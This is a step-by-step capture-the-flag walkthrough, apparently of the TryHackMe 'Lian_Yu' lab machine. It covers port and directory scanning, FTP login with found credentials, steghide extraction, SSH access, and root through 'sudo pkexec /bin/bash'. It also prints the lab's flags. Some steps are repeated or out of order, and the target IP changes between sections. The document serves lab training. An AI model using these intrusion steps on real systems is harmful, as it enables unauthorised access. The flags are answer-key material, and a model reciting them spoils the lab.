Step 1: Reconnaissance

nmap -sC -sV 10.49.171.233 Start with Nmap scan to check for open ports and running services.


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.49.171.233 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.tx
t
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.49.171.233
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
island               (Status: 301) [Size: 236] [--> http://10.49.171.233/island/]
server-status        (Status: 403) [Size: 199]
Progress: 220558 / 220558 (100.00%)
===============================================================
Finished
===============================================================
```

The Nmap scan shows that ports **21 (FTP), 22 (SSH), 80 (HTTP), and 111 (RPC)** are open, meaning these services are running and accessible on the target machine. Filtered ports indicate that the firewall is blocking or ignoring the scan requests, so Nmap cannot determine whether those ports are open or closed.


Step 2 — Quick check of FTP

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.49.171.233
Connected to 10.49.171.233.
220 (vsFTPd 3.0.2)
Name (10.49.171.233:kali):
```

Step 3 — Web Enumeration



Step 4 — Directory enumeration with Gobuster gobuster dir -u http://10.48.165.77/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt




Step 5 — Continue bruteforcing discovered path

Because there a /island exist on it, try running a Gobuster on /island tol access more deeper gobuster dir -u http://10.48.165.77/island/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.49.171.233/island/2100 -w /usr/share/wordlists/dirbuster/directory-list-2
.3-medium.txt -x txt
═══════════════════════════════════════════════════════════════
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://10.49.171.233/island/2100
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              txt
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
Progress: 23607 / 441118 (5.35%)
```

How Oliver Queen finds his way to Lian_Yu?








Figure: Source code of the Lian_Yu page showing a broken embedded video and a hidden hint in the HTML comment indicating how to obtain the “ticket.”




Open http://10.49.171.233/island/2100/green_arrow.ticket



Step 6 — Decode the .ticket (Base58)

The .ticket contents looked like Base58. Try using Base58 converter.



Step 7: FTP Access Logged into the FTP using vigilante as our username and the password we found ftp 10.48.165.77

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.49.171.233
Connected to 10.49.171.233.
220 (vsFTPd 3.0.2)
Name (10.49.171.233:kali): vigilante
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Username: vigilante Password: !#th3h00d

```
ftp> ls -al
229 Entering Extended Passive Mode (|||50051|).
150 Here comes the directory listing.
drwxr-xr-x    2 1001     1001         4096 May 05  2020 .
drwxr-xr-x    4 0        0            4096 May 01  2020 ..
-rw-------    1 1001     1001           44 May 01  2020 .bash_history
-rw-r--r--    1 1001     1001          220 May 01  2020 .bash_logout
-rw-r--r--    1 1001     1001         3515 May 01  2020 .bashrc
-rw-r--r--    1 0        0            2483 May 01  2020 .other_user
-rw-r--r--    1 1001     1001          675 May 01  2020 .profile
-rw-r--r--    1 0        0          511720 May 01  2020 Leave_me_alone.png
-rw-r--r--    1 0        0          549924 May 05  2020 Queen's_Gambit.png
-rw-r--r--    1 0        0          191026 May 01  2020 aa.jpg
226 Directory send OK.
ftp>
```

get file-name

```
ftp> get Leave_me_alone.png
local: Leave_me_alone.png remote: Leave_me_alone.png
229 Entering Extended Passive Mode (|||29140|).
150 Opening BINARY mode data connection for Leave_me_alone.png (511720 bytes).
100% |*******************************************************|   499 KiB  376.27 KiB/s    00:00 ETA
226 Transfer complete.
511720 bytes received in 00:01 (356.57 KiB/s)
ftp> get Queen's_Gambit.png
local: Queen's_Gambit.png remote: Queen's_Gambit.png
229 Entering Extended Passive Mode (|||44380|).
150 Opening BINARY mode data connection for Queen's_Gambit.png (549924 bytes).
100% |*******************************************************|   537 KiB  432.00 KiB/s    00:00 ETA
226 Transfer complete.
549924 bytes received in 00:01 (407.71 KiB/s)
ftp> get aa.jpg
local: aa.jpg remote: aa.jpg
229 Entering Extended Passive Mode (|||10271|).
150 Opening BINARY mode data connection for aa.jpg (191026 bytes).
100% |*******************************************************|   186 KiB  349.37 KiB/s    00:00 ETA
226 Transfer complete.
191026 bytes received in 00:00 (306.35 KiB/s)
ftp> get .other_user
local: .other_user remote: .other_user
229 Entering Extended Passive Mode (|||43008|).
150 Opening BINARY mode data connection for .other_user (2483 bytes).
100% |*******************************************************|  2483        3.35 MiB/s    00:00 ETA
226 Transfer complete.
2483 bytes received in 00:00 (32.27 KiB/s)
ftp>
```

Now check the other_user file


```
┌──(kali㉿kali)-[~]
└─$ cat .other_user
Slade Wilson was 16 years old when he enlisted in the United States Army, having lied about his age. Af
ter serving a stint in Korea, he was later assigned to Camp Washington where he had been promoted to th
e rank of major. In the early 1960s, he met Captain Adeline Kane, who was tasked with training young so
ldiers in new fighting techniques in anticipation of brewing troubles taking place in Vietnam. Kane was
 amazed at how skilled Slade was and how quickly he adapted to modern conventions of warfare. She immed
iately fell in love with him and realized that he was without a doubt the most able-bodied combatant th
at she had ever encountered. She offered to privately train Slade in guerrilla warfare. In less than a
year, Slade mastered every fighting form presented to him and was soon promoted to the rank of lieutena
nt colonel. Six months later, Adeline and he were married and she became pregnant with their first chil
d. The war in Vietnam began to escalate and Slade was shipped overseas. In the war, his unit massacred
a village, an event which sickened him. He was also rescued by SAS member Wintergreen, to whom he would
 later return the favor.

Chosen for a secret experiment, the Army imbued him with enhanced physical powers in an attempt to crea
te metahuman super-soldiers for the U.S. military. Deathstroke became a mercenary soon after the experi
ment when he defied orders and rescued his friend Wintergreen, who had been sent on a suicide mission b
y a commanding officer with a grudge.[7] However, Slade kept this career secret from his family, even t
hough his wife was an expert military combat instructor.

A criminal named the Jackal took his younger son Joseph Wilson hostage to force Slade to divulge the na
me of a client who had hired him as an assassin. Slade refused, claiming it was against his personal ho
nor code. He attacked and killed the kidnappers at the rendezvous. Unfortunately, Joseph's throat was s
lashed by one of the criminals before Slade could prevent it, destroying Joseph's vocal cords and rende
ring him mute.

After taking Joseph to the hospital, Adeline was enraged at his endangerment of her son and tried to ki
ll Slade by shooting him, but only managed to destroy his right eye. Afterwards, his confidence in his
physical abilities was such that he made no secret of his impaired vision, marked by his mask which has
 a black, featureless half covering his lost right eye. Without his mask, Slade wears an eyepatch to co
ver his eye.
```

Step 8 — Steganography Hunt in Images With three images downloaded, tested it with steghide


```
┌──(kali㉿kali)-[~]
└─$ steghide extract -sf Leave_me_alone.png~
Enter passphrase:
steghide: could not open the file "Leave_me_alone.png~".

┌──(kali㉿kali)-[~]
└─$ steghide extract -sf Queen\'s_Gambit.png
Enter passphrase:
steghide: the file format of the file "Queen's_Gambit.png" is not supported.

┌──(kali㉿kali)-[~]
└─$ steghide extract -sf aa.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!

┌──(kali㉿kali)-[~]
└─$
```

Most all of them is Unsupported format error

Step 9 — Fixing Broken Image Header The error on Leave_me_alone.png hinted at corrupt file headers. Using a hex editor (HexEd) to fix it.



Try opening the file again.



Step 10 - Cracking

```
┌──(kali㉿kali)-[~]
└─$ steghide extract -sf aa.jpg
Enter passphrase:
the file "ss.zip" does already exist. overwrite ? (y/n) y
wrote extracted data to "ss.zip".
```

```
┌──(kali㉿kali)-[~]
└─$ unzip ss.zip
Archive:  ss.zip
  inflating: passwd.txt
  inflating: shado
```

Step 11 – extracting the archive

```
┌──(kali㉿kali)-[~]
└─$ unzip ss.zip
Archive:  ss.zip
  inflating: passwd.txt
  inflating: shado

┌──(kali㉿kali)-[~]
└─$ cat shado
M3tahuman
```

That look like a credential password

Step 12 – Reading the files

```
┌──(kali㉿kali)-[~]
└─$ cat passwd.txt
This is your visa to Land on Lian_Yu # Just for Fun ***


a small Note about it


Having spent years on the island, Oliver learned how to be resourceful and
set booby traps all over the island in the common event he ran into dangerous
people. The island is also home to many animals, including pheasants,
wild pigs and wolves.
```

Step 13 – Gaining SSH Access

Next We Try

```
└─$ ssh slade@10.48.165.77
The authenticity of host '10.48.165.77 (10.48.165.77)' can't be established.
ED25519 key fingerprint is: SHA256:DOqn9NupTPWQ92bfgsqdadDEGbQVHMyMiBUDa0bKsO
M
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.48.165.77' (ED25519) to the list of known host
s.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
slade@10.48.165.77's password:
                              Way To SSH ...
                          Loading.........Done..
                    Connecting To Lian_Yu  Happy Hacking

WELCOME2
LIAN_YU
                                                                    #
```

Step 14 – Exploring the user's home directory

```
slade@LianYu:~$ ls -al
total 32
drwx------ 2 slade slade 4096 May  1  2020 .
drwxr-xr-x 4 root  root  4096 May  1  2020 ..
-rw------- 1 slade slade   22 May  1  2020 .bash_history
-rw-r--r-- 1 slade slade  220 May  1  2020 .bash_logout
-rw-r--r-- 1 slade slade 3515 May  1  2020 .bashrc
-r------- 1 slade slade   77 May  1  2020 .Important
-rw-r--r-- 1 slade slade  675 May  1  2020 .profile
-r------- 1 slade slade   63 May  1  2020 user.txt
slade@LianYu:~$ cat user.txt
THM{P30P7E_K33P_53CRET5__C0MPUT3R5_D0N'T}
                          --Felicity Smoak
```

Open txt

```
User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
slade@LianYu:~$ sudo pkexec /bin/bash
root@LianYu:~# whoami
root
root@LianYu:~# ls -al
total 28
drwx------  3 root root 4096 May  1  2020 .
drwxr-xr-x 23 root root 4096 May  1  2020 ..
-rw-------  1 root root   22 May  1  2020 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwx------  2 root root 4096 May  1  2020 .gnupg
-rw-r--r--  1 root root  140 Nov 19  2007 .profile
-rw-r--r--  1 root root  340 May  1  2020 root.txt
root@LianYu:~# cat root.txt
                        Mission accomplished



You are injected me with Mirakuru:) ---> Now slade Will become DEATHSTROKE.



THM{MY_W0RD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR
_I'LL_BE_D34D}

 --DEATHSTROKE

Let me know your comments about this machine :)
I will be available @twitter @User6825

root@LianYu:~#
```

This is the first flag from the box

Step 16 – Looking for privilege Escalation Paths

Cheks sudo privileges

```
slade@LianYu:~$ sudo -l
[sudo] password for slade:
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin

User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
slade@LianYu:~$
```

Exploitation

```
User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
slade@LianYu:~$ sudo pkexec /bin/bash
root@LianYu:~# whoami
root
root@LianYu:~#
```

Looking for root.txt file

```
root@LianYu:~# ls -al
total 28
drwx------  3 root root 4096 May  1  2020 .
drwxr-xr-x 23 root root 4096 May  1  2020 ..
-rw-------  1 root root   22 May  1  2020 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwx------  2 root root 4096 May  1  2020 .gnupg
-rw-r--r--  1 root root  140 Nov 19  2007 .profile
-rw-r--r--  1 root root  340 May  1  2020 root.txt
```

Output

```
                          Mission accomplished



You are injected me with Mirakuru:) ---> Now slade Will become DEATHSTROKE.



THM{MY_W0RD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR
_I'LL_BE_D34D}

  --DEATHSTROKE

Let me know your comments about this machine :)
I will be available @twitter @User6825
```